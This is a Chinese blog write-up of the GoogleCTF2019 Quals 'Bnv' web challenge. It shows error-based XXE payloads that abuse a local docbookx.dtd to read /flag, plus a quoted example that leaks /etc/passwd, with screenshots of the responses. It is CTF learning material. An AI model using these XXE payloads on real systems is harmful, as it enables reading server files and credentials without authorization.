




# [ctf web][GoogleCTF2019 Quals]Bnv writeup

原创


shu天  于 2022-02-11 10:40:59 发布  1439  收藏

分类专栏: [ctf # web](#) 文章标签: [xml web安全](#) [ctf web](#) [XXE](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/122875426](https://blog.csdn.net/weixin_46081055/article/details/122875426)

版权



[ctf](#) 同时被 2 个专栏收录 

81 篇文章 4 订阅

订阅专栏




[web](#)

46 篇文章 1 订阅

订阅专栏

[\[GoogleCTF2019 Quals\]Bnv](#)



抓包



是json格式的，将json改成xml格式能不能打xxe


Content-type: application/json  
Content-type: application/xml

首先构造DTD，申明实体b，申明元素message

其实之前做得题目都是不用申明元素的，这里如果不申明会报  
No declaration for element message, line 5, column 23

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE message [      <!-- 定义此文档是message类型的文档。-->
    <!ELEMENT message (#PCDATA)> <!-- 定义message元素为 "#PCDATA" 类型 -->
    <!ENTITY b "135601360123502401401250">
]>
<message>&b;</message>
```

成功得到回显



The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a POST request to /api/search with headers like Host, Content-Length, User-Agent, Content-type, Accept, Origin, Referer, and Accept-Encoding. The 'Response' tab shows a 200 OK response with headers like Server, Date, Content-Type, Content-Length, and Connection, followed by the XML body: <?xml version="1.0"?> <!DOCTYPE message [ <!ELEMENT message (#PCDATA)> <!ENTITY b "135601360123502401401250"> ]> <message> &b; </message>

再尝试加上name实体来加载内部文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE message [
    <!ELEMENT message (#PCDATA)>
    <!ENTITY b "135601360123502401401250">
    <!ENTITY % name SYSTEM "file:///etc/passwd">
    %name;
]>
<message>&b;</message>
```

报错: internal error: xmlParseInternalSubset: error detected in Markup declaration, line 1, column 1  
文档类型声明包含或指向的标记声明必须格式正确  
这意味着文件已经正确加载了,但由于它不是个格式良好的xml文件 所以它中断了。

如果我们尝试引用系统不存在的文件,会报错:

failed to load external entity "file:///xxx", line 6, column 10

所以可以试出flag在根目录

□□然后看这篇文章Exploiting XXE with local DTD files (mohemiv.com)

Linux设备可能在 `/usr/share/yelp/dtd/docbookx.dtd` 中有一个DTD文件。并且这个文件又一个名为ISOamsa的实体，所以我们可以使用它来写DTD代码。

## How can we find a local dtd file?

Nothing is easier than enumerating files and directories. Below are a few more examples of successful applications of this trick:

### Custom Linux System

```
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamsa 'Your DTD code'>
%local_dtd;
```

CSDN @shu天

首先读/flag，第二次把/flag的里的值做实体来读取，因为/flag的里的值这个实体不存在，就会报错返回，得到flag。

像那篇文章里面写得

## What can we do with internal DTD?

To use external DTD syntax in the internal DTD subset, you can bruteforce a local dtd file on the target host and redefine some parameter-entity references inside it:

### Request

```
<?xml version="1.0" ?>
<!DOCTYPE message [
  <!ENTITY % local_dtd SYSTEM
"file:///opt/IBM/WebSphere/AppServer/properties/sip-
app_1_0.dtd">

  <!ENTITY % condition 'aaa'>
  <!ENTITY %x25; file SYSTEM "file:///etc/passwd">
  <!ENTITY %x25; eval "<!ENTITY %x26;#x25; error
SYSTEM %x27;file:///nonexistent/&#x25;file;&#x27;>">
  &#x25;eval;
  &#x25;error;
  <!ELEMENT aa (bb'>

%local_dtd;
]>
<message>any text</message>
```

### Response

```
java.io.FileNotFoundException: /nonexistent/
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/usr/bin/nologin

(No such file or directory)
```

CSDN @shu天

payload:

```
<?xml version="1.0"?>
<!DOCTYPE message[
  <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <!ENTITY % ISOamso '
  <!ENTITY &#x25; file SYSTEM "file:///flag">
  <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///aaaaa/&#x25;file;&#x27;>">
  &#x25;eval;
  &#x25;error;
'>
%local_dtd;
]>
//因为我们要的是报错嘛，后面的文档部分有没有无所谓了
```

The image shows a browser's developer tools interface with two panels: 'Request' and 'Response'.

**Request Panel:** Shows the raw request data. Line 13 contains the XML payload: `<?xml version="1.0"?><!DOCTYPE message[<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"><!ENTITY % ISOamso '<!ENTITY &#x25; file SYSTEM "file:///flag"><!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///aaaaa/&#x25;file;&#x27;>">&#x25;eval;&#x25;error;'>%local_dtd;]>`

**Response Panel:** Shows the server's response. Line 1 is `HTTP/1.1 200 OK`. Line 8 is `Invalid URI: file:///aaaaa/flag{082ad756-e026-4e67-9c4c-0b27218689ac}, line 4, column 11`. Other headers include `Server: openresty`, `Date: Fri, 11 Feb 2022 02:06:45 GMT`, and `Content-Type: text/xml; charset=utf-8`.

参考wp:

[\[GoogleCTF2019 Quals\]Bnv-XXE学习记录\\_cjdgg的博客](#)

刷题笔记:[\[GoogleCTF2019 Quals\]Bnv | 远离尘世的幻想乡 \(syunaht.com\)](#)